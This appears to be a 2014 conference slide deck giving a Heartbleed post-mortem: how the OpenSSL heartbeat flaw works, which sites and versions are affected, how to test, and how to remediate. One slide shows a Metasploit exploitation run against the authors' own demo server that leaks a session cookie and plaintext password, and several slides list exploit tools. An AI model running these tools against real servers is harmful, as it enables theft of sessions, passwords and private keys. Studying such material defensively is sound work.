



A Post-Mortem on Heartbleed – What Worked and What didn't

Jonathan Trull – CISO State of Colorado
Wolfgang Kandek – CTO Qualys

Agenda

- **Technical background**
- **Timeline**
- **Testing**
- **Tools**
- **Volumes**
- **Stats**
- **Q&A**

Heartbleed

- Heartbleed is a vulnerability in the “heartbeat” extension of OpenSSL
- SSL (Secure Socket Layer) most visibly in use in secure web transactions



SSL



register - Mozilla Firefox

register

https://hbdemo.kandek.com/registerform.php

welcome to the HB demo registration page


please input the registration details to create an account here
but note password is not stored securely please use throwaway password

User Name :	<input type="text"/>
email :	<input type="text"/>
password :	<input type="password"/>
retype password :	<input type="password"/>


Note password is not stored securely please use throwaway password

register me!

SSL



- **HTTPS request to a website**
 - `https://hbdemo.kandek.com`
 - Simple site with registration, login, sessions
 - Data: username, password, email
 - Ubuntu 12.04, Apache, OpenSSL, MySQL
 - Data gets written to database
 - But stays in memory as well



- **HTTPS request to a website**
 - <https://hbdemo.kandek.com>
 - Simple site with registration, login, sessions
 - Data: Username, password, email
 - Ubuntu 12.04, Apache, OpenSSL, MySQL
 - Data gets written to database
 - But stays in memory as well

You are here: [Home](#) > [Projects](#) > [SSL Server Test](#) > [hbdemo.kandek.com](#) > 107.170.228.236


SSL Report: [hbdemo.kandek.com](#) (107.170.228.236)

Assessed on: Wed Apr 23 16:24:19 UTC 2014 | [Clear cache](#)

[Scan Another »](#)

Summary


Overall Rating



Documentation: [SSL/TLS Deployment Best Practices](#), [SSL Server Rating Guide](#), and [OpenSSL Cookbook](#).


This server is vulnerable to the [Heartbleed attack](#). Grade set to F. (Experimental)

Heartbleed – What can leak



- **Session key cookies**
 - PHPSESSIONID = 0xFFA34E2DE7E1
- **Userdata, including passwords**
 - Wait - Shouldn't they be hashed?
 - Passwords are typically not hashed on client, but on server
- **Private key for certificate**
 - Allows for decryption of all traffic, future and past

Heartbleed – Leak demo



- **Metasploit**
 - About 1 week old
 - Eases Exploitation for sessions and passwords
- **Heartleech**
 - Autopwn: great for private keys

Heartbleed – Leak demo


The screenshot shows a Kali Linux virtual machine running on VMware Fusion. The terminal window displays the following output:

```
msf auxiliary(openssl_heartbleed) > set verbose true
verbose => true
msf auxiliary(openssl_heartbleed) > set rhosts 107.170.228.236
rhosts => 107.170.228.236
msf auxiliary(openssl_heartbleed) > run

[*] 107.170.228.236:443 - Sending Client Hello...
[*] 107.170.228.236:443 - Sending Heartbeat...
[*] 107.170.228.236:443 - Heartbeat response, checking if there is data leaked..
.
[+] 107.170.228.236:443 - Heartbeat response with leak
[*] 107.170.228.236:443 - Printable info leaked: S'<ce= 4f"!98532ED/A9,image/webp,*/*;q=0.8User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/34.0.1847.116 Safari/537.36DNT: 1Referer: https://hbdemo.kandek.com/index.phpAccept-Encoding: gzip, deflate, sdchAccept-Language: en-US,en;q=0.8Cookie: PHPSESSID=8cr925tslu8q2caleipq6oudu4bA;;.r, deflate, sdchAccept-Language: en-US,en;q=0.8Cookie: PHPSESSID=8cr925tslu8q2caleipq6oudu4user_login=craig&password=Red7flag%21 {/
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(openssl_heartbleed) >
```

The leaked information is highlighted with a red box in the original image. The leaked data includes a cookie (PHPSESSID=8cr925tslu8q2caleipq6oudu4bA) and a password (Red7flag%21).

Heartbleed - details



- **Heartbeat extension is enabled: good for performance as it keeps the session alive**
- **The Heartbeat extension has a programming flaw that allows us to receive more bytes than we sent:**
 - Regular: sent “abc”, length 3, received “abc”
 - Exploit: send “abc” length 64, received “abc” plus registration data
- **Size upto 64 KB, not logged, can be repeated freely**

Heartbleed – who is affected


- **Vulnerability disclosed on April 7 – heartbleed.com**
 - Independently found by Google researcher Neel Mehta & Codenomicon team
- **Sites running Open SSL 1.0.1**
 - Version 1.01a-f starting from March 2012
 - Version 1.0.1g from April 7^{is} patched
 - OpenSSL 1.0.0 is ok, so is 0.9.8
- **Other SSL implementations are not affected**
 - Microsoft IIS
 - Most SSL accelerators

Heartbleed – how to test


- **Internet facing: SSLabs.com, filippo.io**
- **Scripts:**
 - nmap 6.46: `--script=ssl-heartbleed ubudc.kandek.com`
 - Metasploit: `openssl_heartbleed scanner`
 - heartleech: <https://github.com/robertdavidgraham/heartleech>
 - Cardiac Arrest: <https://gist.github.com/ah8r/10632982>
 - iLO problems
 - Others: <http://www.hut3.net/blog/cns---networks-security/2014/04/14/bugs-in-heartbleed-detection-scripts->
- **Commercial Vulnerability Scanners**

Heartbleed – Test volumes

- **SSL Labs**



- **QualysGuard**



Heartbleed – Remediation

- **Find vulnerable servers**
 - Scan with your favorite tool
 - Also vendor and product alerts
- **Patch Servers**
 - Patches available for all Linux distros
 - Custom situations for other vendors
- **Renew Certificates**
 - Assume the private key was compromised
 - Your CA might offer free replacements
- **Inform your users for password changes**
 - Inform/Enforce

Heartbleed – Remediation

QUALYS GUARD ENTERPRISE SUITE

Vulnerability Management | Help | Wolfgang F. Kandek (quays2wk1) | Logout

Dashboard Scans Reports Remediation **Assets** KnowledgeBase Users

Account will expire on April 29 | Renew

Assets Asset Groups Host Assets Asset Search Virtual Hosts Domains Applications Ports/Services **Certificates** Setup

Overview Select Asset Group: All Groups Hide Graph

Certificate Breakdown: All 9 Expired 1 Self-Signed 5 Unique Key Size 2 Certificate Authority 8 Unique Ports 3

Certificates at Risk 11%

Total Certificates 9
Expired Certificates 1

Impacted Hosts 50%


Hosts with Certificates 6
Hosts without Certificates 6

Actions (1) New Search Filters Heartbleed - Active 1 - 4 of 4

Name / Organization	Issuer	Invalid After / Before	Key Size	Last Found	IP / Hostname	Port / Service
<input checked="" type="checkbox"/> hbdemo.kandek.com <i>Not Available</i>	StartCom Class 1 Primary Intermediate Server CA StartCom Ltd.	April 23, 2015 April 22, 2014	2048	April 23, 2014	107.170.228.236	8443 http
<input type="checkbox"/> hbdemo.kandek.com <i>Not Available</i>	StartCom Class 1 Primary Intermediate Server CA StartCom Ltd.	April 23, 2015 April 22, 2014	2048	April 23, 2014	107.170.228.236	443 http
<input type="checkbox"/> ubudc.kandek.com Qualys	ubudc.kandek.com Qualys	December 31, 2014 December 31, 2013	2048	April 22, 2014	107.170.228.236	8443 http
<input type="checkbox"/> ubudc.kandek.com Qualys	ubudc.kandek.com Qualys	December 31, 2014 December 31, 2013	2048	April 22, 2014	107.170.228.236	443 http

Heartbleed – Sites affected

- **Yahoo, Imgur, Okcupid, Canadian IRS, Healthcare.gov?**
- **Cloudflare, Akamai**
- **Alexa 1 Million sites – percent vulnerable**




- **Check here: <https://zmap.io/heartbleed/vulnerable.html>**
- **Also: SSL Pulse**
<https://www.trustworthyinternet.org/ssl-pulse/>

Heartbleed – More Tools

- **Chrome Browser Plugin – Chromebleed**



- **Firefox Browser Plugin**



Heartbleed – Demo Site

- <https://hbdemo.kandek.com>



- **Feel free to create an account and test**
- **There is a file on there with a secret message**
- **Email us the cleartext of the secret message**
 - First 3 get a Qualys sponsored prize
 - Same for best writeup of the exploit process with screenshots



Thank you

Questions?

jonathan.trull@state.co.us
wkandek@qualys.com

**Visit the Qualys community page at <https://community.qualys.com/docs/DOC-4767>*